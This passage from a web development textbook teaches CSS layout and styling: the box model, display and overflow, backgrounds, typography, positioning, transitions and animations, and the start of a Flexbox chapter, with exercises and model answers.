A box with `width: 300px; padding: 20px; border: 5px solid` is therefore $300 + 2 \times 20 + 2 \times 5 = 350$ pixels wide, and the margin adds further space outside it. This surprises almost every beginner — two boxes set to `width: 50%` with padding no longer fit side by side.

The property `box-sizing: border-box` changes the rule so that `width` includes padding and border; the content shrinks to make room. Nearly every modern project applies it to every element:

CSS | The universal border-box reset

```
*, *::before, *::after {
  box-sizing: border-box;
```

```
}
```




Figure 9.2. Both boxes have `width: 300px; padding: 20px; border: 5px`. The ruler is 300 pixels long.

9.1.3 Width, height and their limits

CSS

```css
.container { width: 90%; max-width: 1100px; margin: 0 auto; }  /* fluid, capped, centred */
.sidebar   { min-width: 200px; }
.hero      { min-height: 60vh; }        /* at least 60% of the viewport height; grows with content */
.thumb     { width: 160px; aspect-ratio: 16 / 9; object-fit: cover; }
```

- Block elements are as wide as their container by default (`width: auto`); height grows to fit the content. Avoid fixed heights on elements that contain text: when the text is longer than expected (translations, larger fonts), it overflows.
- `max-width` lets an element shrink on small screens but stops it growing too wide on large ones; `min-height` gives a minimum without preventing growth.
- `margin: 0 auto` centres a block element horizontally: the browser splits the remaining space equally between the left and right margins. The element needs a width smaller than its container.
- `aspect-ratio` keeps a box's proportions; `object-fit: cover` crops an image to fill its box without distortion.

9.1.4 Margin collapsing

When the bottom margin of one block element meets the top margin of the next, they do not add up: they **collapse** into a single margin equal to the larger of the two. Margin collapsing is intentional: a paragraph with top and bottom margins of 1em is separated from its neighbours by 1em, not 2em. It happens only between vertical margins of block boxes in normal flow. It does not happen in flex or grid containers, or when padding or a border separates the margins.




Figure 9.3. Adjacent vertical margins collapse; horizontal margins never do.

A frequent surprise is a child's top margin "escaping" through its parent (the parent appears to move down instead of the child); adding `padding-top` or `display: flow-root` to the parent prevents it.

Space in one direction

Many teams avoid collapsing problems by giving elements margins on one side only — usually `margin-bottom` — or by using the `gap` property of flex and grid layouts (Chapter 10), which never collapses.

9.2 Display, Visibility and Overflow

9.2.1 The display property

`display` determines how an element's box takes part in layout.

Table 9.1. Common values of `display`.

Value	Behaviour
`block`	Starts on a new line, fills the container's width, respects width, height and all margins
`inline`	Flows within text; ignores width, height and vertical margins
`inline-block`	Flows within text like inline, but respects width, height and margins — useful for buttons and badges
`flex`	A block that lays out its children with Flexbox (Chapter 10)
`grid`	A block that lays out its children with CSS Grid
`inline-flex`, `inline-grid`	The same, but the container itself is inline
`none`	Removes the element from the page completely: no box, takes no space, not read by screen readers
`contents`	The element's own box disappears; its children behave as if they were children of its parent

9.2.2 Hiding things

CSS | Four ways to hide, with different effects

```css
.a { display: none; }        /* gone: no space, hidden from everyone */
.b { visibility: hidden; }   /* invisible but still takes up its space */
.c { opacity: 0; }           /* transparent, takes space, still clickable and read */
.visually-hidden {           /* hidden visually but still read by screen readers */
  position: absolute; width: 1px; height: 1px; overflow: hidden;
  clip-path: inset(50%); white-space: nowrap;
}
```

The last pattern is used for text that screen-reader users need but sighted users do not, such as the heading of a visually obvious form section, or "(opens in a new tab)".

9.2.3 Overflow

When content is larger than its box — a long word, a fixed-height box with too much text, a wide table — it *overflows*. The `overflow` property controls what happens: `visible` (the default: the content spills out), `hidden` (clipped), `scroll` (scroll bars always shown) or `auto` (scroll bars only when needed). `overflow-x` and `overflow-y` control each direction; `text-overflow: ellipsis` with `white-space: nowrap` and `overflow: hidden` truncates a single line with "…". Long URLs can be broken with `overflow-wrap: anywhere`.

9.3 Backgrounds, Borders and Shadows

9.3.1 Backgrounds

CSS

```css
.hero {
  background-color: #1e3a5f;                    /* fallback while the image loads */
  background-image: url("../images/campus.webp");  /* path relative to the CSS file */
  background-size: cover;       /* scale to cover the whole box (may crop); or contain */
  background-position: center;
  background-repeat: no-repeat;
}
/* the same in shorthand: color image position / size repeat */
.hero { background: #1e3a5f url("../images/campus.webp") center / cover no-repeat; }
```

Several backgrounds can be layered, separated by commas; the first is on top. A common technique darkens a photograph so that white text on it is readable:

CSS

```css
.hero {
  background: linear-gradient(rgb(0 0 0 / 0.55), rgb(0 0 0 / 0.55)),
              url("../images/campus.webp") center / cover;
  color: white;
}
```

Use CSS backgrounds for decorative images only. Meaningful images belong in the HTML as `<img>` with `alt` text, because background images are invisible to assistive technology and are not printed.

9.3.2 Borders, outlines and rounded corners

CSS

```css
.card   { border: 1px solid #e5e7eb; border-radius: 12px; }
.alert  { border-left: 5px solid #dc2626; }              /* one side only        */
.avatar { width: 64px; height: 64px; border-radius: 50%; } /* a circle           */
.pill   { border-radius: 999px; }                        /* fully rounded ends   */
button:focus-visible { outline: 3px solid #2563eb; outline-offset: 2px; }
```

Border styles include `solid`, `dashed`, `dotted`, `double` and `none`. An `outline` looks like a border but takes no space and does not affect layout, which makes it ideal for focus indicators.

9.3.3 Shadows and gradients

CSS

```css
.card   { box-shadow: 0 10px 25px rgb(15 23 42 / 0.18), 0 2px 6px rgb(15 23 42 /
    ↪ 0.08); }
.inset  { box-shadow: inset 0 2px 4px rgb(0 0 0 / 0.1); }
h1      { text-shadow: 2px 2px 0 #fbbf24; }
.banner { background: linear-gradient(135deg, #1d4ed8, #7c3aed); }
.sun    { background: radial-gradient(circle at 30% 30%, #fde68a, #f97316); }
.chart  { background: conic-gradient(#0e7c66 0 62%, #e5e7eb 0); border-radius: 50%; }
    ↪
```

A shadow is written *x-offset y-offset blur spread colour*. Soft, layered shadows with low opacity look natural; hard black shadows look dated. Gradients are generated images, so they are used wherever an image can be: `background-image`, `border-image`, masks.

9.4 Typography

Most of the Web is text, so typography — the choice and arrangement of type — has more effect on how a site looks and how easy it is to use than almost anything else.




Figure 9.4. Shadows, gradients, rounded corners, a transform and an outline.

9.4.1 Font families

CSS

```
body { font-family: system-ui, "Segoe UI", Roboto, "Helvetica Neue", Arial,
    ↪ sans-serif; }
code { font-family: ui-monospace, "Cascadia Code", Consolas, monospace; }
h1   { font-family: Georgia, "Times New Roman", serif; }
```

`font-family` takes a *font stack*: a list of fonts in order of preference. The browser uses the first one installed on the user's device, so the list must end with a *generic family*: `serif` (letters with small strokes at the ends, traditional in print), `sans-serif` (clean, the usual choice for screens), `monospace` (fixed width, for code), `cursive`, `fantasy` or `system-ui` (the operating system's interface font). Names containing spaces are quoted.

9.4.2 Web fonts

To use a font that users may not have installed, the site supplies the font files. The `@font-face` rule declares them:

CSS | Self-hosted web font

```
@font-face {
  font-family: "Inter";
  src: url("../fonts/inter-var.woff2") format("woff2");
  font-weight: 100 900;          /* a variable font covering all weights */
  font-display: swap;            /* show fallback text immediately, swap when loaded
    ↪ */
}
body { font-family: "Inter", system-ui, sans-serif; }
```

Services such as Google Fonts generate this code for you:

HTML

```
<link rel="preconnect" href="https://fonts.googleapis.com">
<link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
<link href="https://fonts.googleapis.com/css2?family=Hind+Siliguri:wght@400;600&
    ↪ display=swap"
      rel="stylesheet">
```

Web fonts are extra downloads, so use the compressed WOFF2 format, load only the weights and scripts you need, and use `font-display: swap` so that text is readable while the font loads. For pages in Bengali, choose a font designed for the Bengali script, such as *Hind Siliguri*, *Noto Sans Bengali* or *SolaimanLipi*, and set `lang="bn"` so that the browser selects appropriate glyphs.

9.4.3 Font and text properties

Table 9.2. Font and text properties.

Property	Values and purpose
`font-size`	`1rem`, `1.25em`, `clamp(…)`; body text 16 px or more
`font-weight`	`400` (normal), `600` (semibold), `700` (bold), 100–900
`font-style`	`normal`, `italic`
`line-height`	Space between lines; a unitless number such as `1.5` (relative to the font size)
`font`	Shorthand: `font: italic 600 1rem/1.5 system-ui, sans-serif;`
`text-align`	`start`, `center`, `end`, `justify`
`text-decoration`	`none`, `underline`, `line-through`; colour, style and thickness
`text-transform`	`uppercase`, `lowercase`, `capitalize`
`letter-spacing`, `word-spacing`	Extra space between characters or words
`text-indent`	Indent the first line
`white-space`	`normal`, `nowrap`, `pre`, `pre-wrap`
`max-width` (on text blocks)	Line length, e.g. `65ch`

9.4.4 Readable text

Research on reading and decades of print practice give clear guidelines:

- **Size:** at least 16 px (1 rem) for body text on screens.
- **Line height:** 1.4–1.7 for body text; tighter (1.1–1.3) for large headings.
- **Line length:** 45–75 characters per line. Very long lines make it hard to find the start of the next line; set `max-width: 65ch` on text containers.
- **Contrast:** dark text on a light background (or the reverse) with a contrast ratio of at least 4.5:1. Light grey text on white looks elegant in mock-ups and is unreadable in sunlight.
- **Alignment:** left-aligned text (for left-to-right languages). Justified text on the Web creates uneven "rivers" of white space, because browsers hyphenate poorly.
- **Hierarchy:** make headings clearly distinct through size and weight, and use a limited set of sizes (a *type scale*, such as 1, 1.25, 1.563, 1.953 rem).

- **Few fonts:** one or two families are enough.

CSS | typography.html: the readable version

```css
.article {
  font-family: system-ui, "Segoe UI", Roboto, sans-serif;
  font-size: 1rem;          /* 16px */
  line-height: 1.6;
  color: #1f2937;           /* near-black: contrast 14:1 on white */
  max-width: 60ch;
}
.article h3 { font-size: 1.3rem; letter-spacing: -0.01em; }
```




Figure 9.5. The same text with poor typography (13 px serif, line height 1.1, grey, justified) and good typography.

9.5 Positioning

In *normal flow*, block boxes stack vertically and inline boxes flow along lines. The `position` property takes elements out of this flow or shifts them.

Table 9.3. Values of `position`.

Value	Behaviour	Typical use
`static`	The default: normal flow; `top`, `left` etc. have no effect	—
`relative`	Stays in the flow, then is shifted by `top`/`left`; its original space is kept	Creating a containing block for absolute children; small nudges
`absolute`	Removed from the flow; placed relative to the nearest *positioned* ancestor (or the page)	Badges, tooltips, icons inside inputs, overlays
`fixed`	Removed from the flow; placed relative to the viewport; does not move when scrolling	Fixed headers, chat buttons, cookie banners
`sticky`	Normal flow until scrolling reaches a threshold, then sticks like fixed within its container	Sticky table headers, section headings, sidebars

CSS | A notification badge

```css
.card  { position: relative; }   /* becomes the containing block */
.badge {
  position: absolute;
  top: -10px; right: -10px;      /* measured from the card's padding edge */
  background: #dc2626; color: white; border-radius: 999px; padding: 3px 9px;
}
```

➤ How it works

An absolutely positioned element is positioned relative to its **containing block**: the nearest ancestor whose `position` is anything other than `static`. Setting `position: relative` on the card, without any offsets, does not move the card at all; it simply makes the card the reference for the badge. Without it, the badge would be positioned relative to the whole page and end up in its top-right corner. This *relative parent, absolute child* pattern is one of the most used in CSS.




Figure 9.6. Relative, absolute, stacking with `z-index`, and static positioning.

CSS | Sticky and fixed

```css
.site-header { position: sticky; top: 0; z-index: 100; background: white; }
.chat-button { position: fixed; right: 1.5rem; bottom: 1.5rem; }
```

A sticky element needs a threshold (`top: 0`) and must not be inside an ancestor with `overflow: hidden`, which silently prevents sticking. Fixed elements cover content: give the page enough padding so that nothing important is hidden beneath them.

9.5.1 Stacking and z-index

Positioned elements can overlap. `z-index` controls which appears in front: higher values are nearer the viewer. It works on positioned elements and on flex and grid items. Elements with

certain properties (for example `opacity` less than 1, a `transform`, or `position: fixed`) create a new **stacking context**: their children's `z-index` values are compared only with each other, inside that context. This explains the classic mystery of a modal with `z-index: 9999` appearing behind a header with `z-index: 10` — the modal is trapped inside a parent that forms a lower stacking context. Keep a small, documented scale (for example 10 dropdowns, 100 sticky header, 1000 modals) rather than escalating numbers.

✔ Check Your Understanding

1. A box has `width: 200px; padding: 10px; border: 2px solid; margin: 15px`. How wide is it on screen with `content-box`? With `border-box`?
2. Two paragraphs have margins of 24 px and 16 px between them. How large is the gap?
3. Why does an absolutely positioned badge sometimes appear in the corner of the page instead of its card?
4. What is the difference between `display: none` and `visibility: hidden`?

9.6 Transitions, Transforms and Animations

9.6.1 Transforms

`transform` moves, rotates, scales or skews an element *visually*, without affecting the layout of other elements.

CSS

```
.card:hover { transform: translateY(-4px); }                    /* lift slightly */
.icon       { transform: rotate(45deg); }
.zoom:hover { transform: scale(1.05); }
.combined   { transform: translate(10px, -5px) rotate(-8deg) scale(0.95); }
.center-me  { position: absolute; top: 50%; left: 50%; transform: translate(-50%, -50%); }
```

Transforms (and `opacity`) can be animated very cheaply, because the browser moves an already painted layer on the graphics processor instead of recalculating the layout. Prefer them for animation over `top`, `left`, `width` or `margin`.

9.6.2 Transitions

A **transition** animates a property smoothly when its value changes, for example on hover.

CSS

```
.btn {
  background: #e67e22;
  transition: background-color 0.2s ease, transform 0.2s ease;
}
.btn:hover  { background: #cf6d17; transform: translateY(-2px); }
.btn:active { transform: translateY(0); }
```

The shorthand is *property duration timing-function delay*. Timing functions describe the acceleration: `ease` (the default), `linear`, `ease-in`, `ease-out`, `ease-in-out` or a custom `cubic-bezier()`. Interface transitions should be short — 150 to 300 milliseconds — so the interface feels responsive rather than sluggish. Avoid `transition: all`, which animates properties you did not intend.

9.6.3 Keyframe animations

For animations that run on their own, repeat, or have several stages, define **keyframes**:

CSS | A loading spinner

```css
@keyframes spin {
  from { transform: rotate(0deg); }
  to   { transform: rotate(360deg); }
}
.spinner {
  width: 32px; height: 32px;
  border: 4px solid #e5e7eb; border-top-color: #1e3a5f; border-radius: 50%;
  animation: spin 0.8s linear infinite;   /* name duration timing iteration-count */
}

@keyframes fade-up {
  0%   { opacity: 0; transform: translateY(12px); }
  100% { opacity: 1; transform: translateY(0); }
}
.toast { animation: fade-up 0.3s ease-out both; }
```

Other animation properties set the delay, direction (`alternate` plays forwards then backwards), fill mode (`forwards` keeps the final state) and play state (`paused`).

9.6.4 Respecting reduced motion

Large or continuous motion can cause dizziness and nausea for people with vestibular disorders. Operating systems offer a "reduce motion" setting, which CSS can detect:

CSS

```css
@media (prefers-reduced-motion: reduce) {
  *, *::before, *::after {
    animation-duration: 0.01ms !important;
    animation-iteration-count: 1 !important;
    transition-duration: 0.01ms !important;
    scroll-behavior: auto !important;
  }
}
```

Use animation to support understanding — showing where something came from, confirming an action — not as decoration, and never make information available only through motion.

Real-World Case: The "Buy now" button that jumped

Scenario. An online shop adds a hover effect: `.btn:hover { border: 3px solid #333; padding: 12px 22px; }`, while the normal state has no border and `padding: 14px 24px`. The designer also animates `width` for a "growing" effect.

Problem. On hover, the button and everything beside it shift by a few pixels; the animation stutters on low-end phones; some users report the page "shaking".

Analysis. Adding a border and changing padding changes the box size, so the layout of neighbouring elements is recalculated on every hover. Animating `width` triggers layout on every frame, which is expensive.

Solution. Keep the box size constant: give the normal state a transparent border of the same width and change only its colour, or use `outline`/`box-shadow`, which do not affect layout. Animate `transform: scale()` instead of `width`, and respect `prefers-reduced-motion`.

Lesson. Understand the box model to avoid layout shifts, and animate only `transform` and `opacity` where possible.

Chapter Summary

- Every element is a box of content, padding, border and margin. With the default `content-box`, width excludes padding and border; `border-box` includes them and is the modern default.
- Shorthands list sides clockwise from the top. `margin: 0 auto` centres a block; adjacent vertical margins collapse to the larger value.
- `display` sets how a box participates in layout; `none`, `visibility`, `opacity` and the visually-hidden pattern hide things in different ways; `overflow` handles content that does not fit.
- Backgrounds can be colours, images and gradients in layers; borders, radius, outlines and shadows finish the box.
- Use font stacks ending in a generic family, load web fonts efficiently, and set readable size, line height, line length and contrast.
- `position` offers relative, absolute (relative to the nearest positioned ancestor), fixed and sticky placement; `z-index` orders overlapping elements within stacking contexts.
- Transforms, transitions and keyframe animations add motion; animate `transform` and `opacity`, keep interface animations short, and honour `prefers-reduced-motion`.

Key Terms

box model
content box
padding
border
margin
box-sizing
border-box
margin collapsing
logical properties
max-width
aspect-ratio
object-fit
display
inline-block
visibility
visually hidden
overflow
background-size

gradient	WOFF2	sticky
border-radius	font-display	z-index
outline	line-height	stacking context
box-shadow	line length	transform
font stack	type scale	transition
generic family	normal flow	timing function
web font	position	@keyframes
@font-face	containing block	prefers-reduced-motion

Review Questions

1. Draw and label the box model. How is the total width of a box calculated with each value of `box-sizing`?
2. Explain margin collapsing with an example. When does it not happen?
3. Compare `block`, `inline` and `inline-block`.
4. Describe four ways of hiding an element and the effect of each on layout and screen readers.
5. Write CSS for a full-width banner with a darkened background photograph and centred white text.
6. What is a font stack, and why must it end with a generic family?
7. List five guidelines for readable body text.
8. Explain the difference between relative, absolute, fixed and sticky positioning, with a use for each.
9. What is a stacking context, and how can it make `z-index` appear not to work?
10. Why should animations use `transform` and `opacity`? How should a site respond to `prefers-reduced-motion`?

Exam-Style Questions

1. **[5 marks]** Explain the CSS box model with a diagram. A `<div>` has `width: 400px; padding: 15px 25px; border: 3px solid; margin: 20px auto`. Calculate the space it occupies horizontally with `content-box` and with `border-box`, and explain the effect of `margin: 20px auto`.
2. **[5 marks]** Write the HTML and CSS for a product card with a rounded border, a soft shadow, an image, a title, a price and a "New" badge in the top-right corner. Explain the positioning.
3. **[4 marks]** Explain the `position` property and its five values.
4. **[3 marks]** Write CSS that makes a button lift by 3 pixels and darken smoothly on hover.

Model answer to Question 1 (calculation). With `content-box`: content $400\,\text{px}$ + padding $25 \times 2 = 50\,\text{px}$ + border $3 \times 2 = 6\,\text{px}$, so the box is $456\,\text{px}$ wide. With `border-box`: the box is exactly $400\,\text{px}$ wide and the content area is $400 - 50 - 6 = 344\,\text{px}$. `margin: 20px auto` gives $20\,\text{px}$ top

and bottom margins and splits the remaining horizontal space equally between the left and right margins, centring the box in its container. (Vertical margins of 20 px may collapse with those of adjacent blocks.)

Answers to Check Your Understanding

1. Content-box: $200 + 20 + 4 = 224$ px (plus 30 px of margin outside). Border-box: 200 px.
2. 24 px: the margins collapse to the larger one.
3. Because no ancestor is positioned, so the page itself is its containing block. Add `position: relative` to the card.
4. `display: none` removes the box entirely (no space, not read aloud); `visibility: hidden` makes it invisible but it keeps its space.

CHAPTER 10

Page Layout with Flexbox and Grid

Learning Outcomes — **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain normal flow and why older layout techniques (tables, floats) have been replaced;
- build one-dimensional layouts with Flexbox, using the container properties (`flex-direction`, `justify-content`, `align-items`, `flex-wrap`, `gap`) and the item properties (`flex-grow`, `flex-shrink`, `flex-basis`, `order`, `align-self`);
- build two-dimensional layouts with CSS Grid, using explicit tracks, the `fr` unit, `repeat()`, `minmax()`, line-based placement and named template areas;
- create responsive grids without media queries using `auto-fit` and `minmax()`;
- choose between Flexbox and Grid, and combine them;
- implement common layout patterns: centring, navigation bars, card rows, the holy-grail page layout, sticky footers and galleries.

For most of the Web's history, layout was the hardest part of CSS. Designers built pages with invisible tables, then with floats and "clearfix" hacks, and vertically centring something was a running joke. Flexbox (widely supported from about 2015) and CSS Grid (from 2017) changed that completely. With these two tools, almost any layout can be written in a few clear lines. This chapter teaches both in depth.

10.1 Normal Flow and a Little History

Without any layout CSS, elements are arranged in **normal flow**: block boxes stack from top to bottom, each as wide as its container, and inline boxes flow along lines from left to right (for left-to-right languages), wrapping at the edge. Normal flow is a good default for text documents and you should let it do its job whenever it can: a well-structured article needs no layout code at all.

Layouts that place boxes *side by side* need more. Historically:

- **Tables** (1990s) forced content into grid cells. They produced inaccessible, rigid pages (Chapter 6).
- **Floats** (2000s) were designed to let text wrap around an image. Developers repurposed them for columns, which required fixed widths, hacks to contain floated children, and fragile source ordering. Floats remain useful for their original purpose: `img { float: left; }`

wraps text around a picture.

- **Inline-block** columns suffered from gaps caused by white space in the HTML and could not align heights.
- **Flexbox and Grid** are purpose-built layout systems. They handle alignment, distribution of space, equal heights, reordering and responsiveness natively.

Both work the same way: you set `display: flex` or `display: grid` on a *container*, and its direct children become *items* that the container lays out.

10.2 Flexbox

Definition — Flexbox

The **Flexible Box Layout** (Flexbox) is a one-dimensional layout model: it arranges items in a single row or a single column, distributing space between them and aligning them along and across that line.

10.2.1 Axes

Everything in Flexbox is described in terms of two axes (Figure 10.1). The **main axis** runs in the direction of `flex-direction` — horizontally for `row`, vertically for `column`. The **cross axis** is perpendicular to it. `justify-content` aligns items along the main axis; `align-items` aligns them along the cross axis. When the direction is switched to `column`, the two properties swap their visual effect.




Figure 10.1. The main and cross axes of a flex container.

10.2.2 Container properties

space-between, space-around, space-evenly

`space-between` puts the first and last items against the edges and divides the remaining space equally *between* items. `space-around` gives each item equal space on both sides, so the gaps at the edges are half the size of the gaps between items. `space-evenly` makes every gap, including those at the edges, equal.

Table 10.1. Flex container properties.

Property	Values and effect
`display`	`flex` (block-level container) or `inline-flex`
`flex-direction`	`row` (default), `row-reverse`, `column`, `column-reverse`
`flex-wrap`	`nowrap` (default: items shrink to fit one line), `wrap` (items move to new lines)
`flex-flow`	Shorthand for direction and wrap: `flex-flow: row wrap`
`justify-content`	Main-axis distribution: `flex-start`, `center`, `flex-end`, `space-between`, `space-around`, `space-evenly`
`align-items`	Cross-axis alignment of items in a line: `stretch` (default), `flex-start`, `center`, `flex-end`, `baseline`
`align-content`	Distribution of *lines* when wrapping produces several (same values as `justify-content`, plus `stretch`)
`gap`	Space between items: `gap: 16px` or `row-gap/column-gap`



Figure 10.2. The six values of `justify-content` in a row container.




Figure 10.3. The values of `align-items`. With `stretch`, items without a set height fill the container; `baseline` lines up the text baselines.

10.2.3 Item properties: how items grow and shrink

Items in a flex container start at a *base size* and then grow into free space or shrink when there is not enough space.

`flex-basis` The starting size along the main axis before free space is distributed: a length such as `200px`, or `auto` (use the item's width or content size).

`flex-grow` How much of the *positive* free space the item receives, as a proportion. Items with `flex-grow: 2` get twice as much extra space as items with `1`; `0` (the default) means "do not grow".

`flex-shrink` How much the item gives up when space is short. The default is `1`; `0` means "never shrink below the basis" — useful for logos and icons.

`flex` The shorthand *grow shrink basis*. Learn its common forms:

Table 10.2. Common values of the `flex` shorthand.

Shorthand	Means	Behaviour
`flex: 1`	`1 1 0%`	Grow and shrink equally from zero: equal-width columns
`flex: auto`	`1 1 auto`	Grow and shrink from the content size
`flex: none`	`0 0 auto`	Rigid: exactly the content or set size
`flex: 0 0 250px`	—	A fixed 250-pixel sidebar
